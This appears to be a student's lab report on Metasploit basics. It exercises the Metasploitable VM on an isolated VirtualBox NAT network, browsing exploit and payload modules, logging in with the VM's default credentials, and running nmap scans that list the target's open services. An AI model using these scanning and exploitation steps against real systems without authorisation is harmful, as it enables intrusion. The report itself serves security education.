20BCE057


Devasy Patel

Practical 6

Aim: Learning Metasploit attacks using Metasploit and metasploitable


Steps:

1. Starting Server




```
msf6 > service postgresql start
[*] exec: service postgresql start
```

2. Options in msfconsole




```
[-] msfconsole cannot be run inside msfconsole
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
    features      Display the list of not yet released features that can be opted in to
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    tips          Show a list of useful productivity tips
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    version       Show the framework and console library version numbers
```




```
[-] Failed to load module: exploitwindowsbrowseradobe_flash_avm2
msf6 > show options

Global Options:
===============

   Option               Current Setting     Description
   ------               ---------------     -----------
   ConsoleLogging       false               Log all console input and output
   LogLevel             0                   Verbosity of logs (default 0, max 3)
   MeterpreterPrompt    meterpreter  The meterpreter prompt string
   MinimumRank          0                   The minimum rank of exploits that will run without explicit confirmation
   Prompt               msf6                The prompt string
   PromptChar           >                   The prompt character
   PromptTimeFormat     %Y-%m-%d %H:%M:%S   Format for timestamp escapes in prompts
   SessionLogging       false               Log all input and output for sessions
   TimestampOutput      false               Prefix all console output with a timestamp

msf6 > show targets
[-] No exploit module selected.
```


3. Exploring the different exploits – specific to OS , vulnerabilities , etc…



```
msf6 > cd /usr/share/metasploit-framework
msf6 > pwd
[*] exec: pwd

/usr/share/metasploit-framework
msf6 > ls
[*] exec: ls

app     data  documentation  Gemfile.lock  metasploit-framework.gemspec  msfconsole  msfdb             msfrpc   msfupdate  msf-ws.ru  Rakefile  script-exploit   script-recon
config  db    Gemfile        lib           modules                       msfd        msf-json-rpc.ru  msfrpcd  msfvenom   plugins    ruby      script-password  scripts
msf6 > cd modules
msf6 > ls
[*] exec: ls

auxiliary  encoders  evasion  exploits  nops  payloads  post
msf6 > 
```




```
msf6 > cd exploits
msf6 > ls
[*] exec: ls

aix      apple_ios  bsdi    example_linux_priv_esc.rb  example.rb         firefox  hpux  linux      multi    openbsd  qnx      unix
android  bsd        dialup  example.py                 example_webapp.rb  freebsd  irix  mainframe  netware  osx      solaris  windows
msf6 > 
```




```
msf6 > cd exploits
msf6 > ls
[*] exec: ls

aix      apple_ios  bsdi    example_linux_priv_esc.rb  example.rb         firefox  hpux  linux      multi    openbsd  qnx      unix
android  bsd        dialup  example.py                 example_webapp.rb  freebsd  irix  mainframe  netware  osx      solaris  windows
msf6 > cd windows
msf6 > ls
[*] exec: ls

antivirus  backupexec  dcerpc  fileformat  games  iis    ldap     lotus  mmsp      mysql    nntp    oracle    proxy  scada  smtp  telnet     vnc    wins
arkeia     brightstor  email   firewall    http   imap   license  lpd    motorola  nfs      novell  pop3      rdp    sip    ssh   tftp       vpn
backdoor   browser     emc     ftp         ibm    isapi  local    misc   mssql     nimsoft  nuuo    postgres  sage   smb    ssl   unicenter  winrm
msf6 > cd ..
msf6 > la
[-] Unknown command: la
msf6 > ls
[*] exec: ls

aix      apple_ios  bsdi    example_linux_priv_esc.rb  example.rb         firefox  hpux  linux      multi    openbsd  qnx      unix
android  bsd        dialup  example.py                 example_webapp.rb  freebsd  irix  mainframe  netware  osx      solaris  windows
msf6 > cd ..
msf6 > cd payload
[-] The specified path does not exist
msf6 > ls
[*] exec: ls

auxiliary  encoders  evasion  exploits  nops  payloads  post
msf6 > cd payloads
msf6 > ls
[*] exec: ls

singles  stagers  stages
msf6 > 
```

4. Payload based attacks




```
msf6 > cd payloads
msf6 > ls
[*] exec: ls

singles  stagers  stages
msf6 > cd stagers
msf6 > ls
[*] exec: ls

android  bsd  bsdi  java  linux  multi  netware  osx  php  python  windows
msf6 > cd python
msf6 > ls -l
[*] exec: ls -l

total 28
-rw-r--r-- 1 root root 694 Nov 11  2021 bind_tcp.rb
-rw-r--r-- 1 root root 873 Nov 11  2021 bind_tcp_uuid.rb
-rw-r--r-- 1 root root 728 Nov 11  2021 reverse_http.rb
-rw-r--r-- 1 root root 826 Nov 11  2021 reverse_https.rb
-rw-r--r-- 1 root root 677 Nov 11  2021 reverse_tcp.rb
-rw-r--r-- 1 root root 731 Nov 11  2021 reverse_tcp_ssl.rb
-rw-r--r-- 1 root root 890 Nov 11  2021 reverse_tcp_uuid.rb
msf6 > cd ..
msf6 > cd ..
msf6 > cd ..
msf6 > ls
[*] exec: ls

auxiliary  encoders  evasion  exploits  nops  payloads  post
msf6 > cd encoders
msf6 > ls
[*] exec: ls

cmd  generic  mipsbe  mipsle  php  ppc  ruby  sparc  x64  x86
msf6 > 
```

5. Starting Meta-sploitable




```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:57:80:38
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe57:8038/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3161 (3.0 KB)  TX bytes:10615 (10.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:138 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42061 (41.0 KB)  TX bytes:42061 (41.0 KB)
```

6. Setting up an NAT network on Virtual box for communication b/w kali linux and Metasploitable




Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
NatNetwork	10.0.2.0/24		Enabled


7. After connecting to NAT network



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:57:80:38
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe57:8038/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5887 (5.7 KB)  TX bytes:6830 (6.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```




```
msfadmin@metasploitable:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=9.91 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.527 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.440 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.374 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.460 ms

--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.374/2.342/9.912/3.785 ms
msfadmin@metasploitable:~$ _
```




```
msf6 > nmap -sT 10.0.2.5
[*] exec: nmap -sT 10.0.2.5

Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-25 00:32 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
msf6 >
```


8. RUN THE FOLLOWING COMMAND IN SUDO SU



```
msf6 > nmap -sS 10.0.2.5
[*] exec: nmap -sS 10.0.2.5

Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-25 00:35 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:57:80:38 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

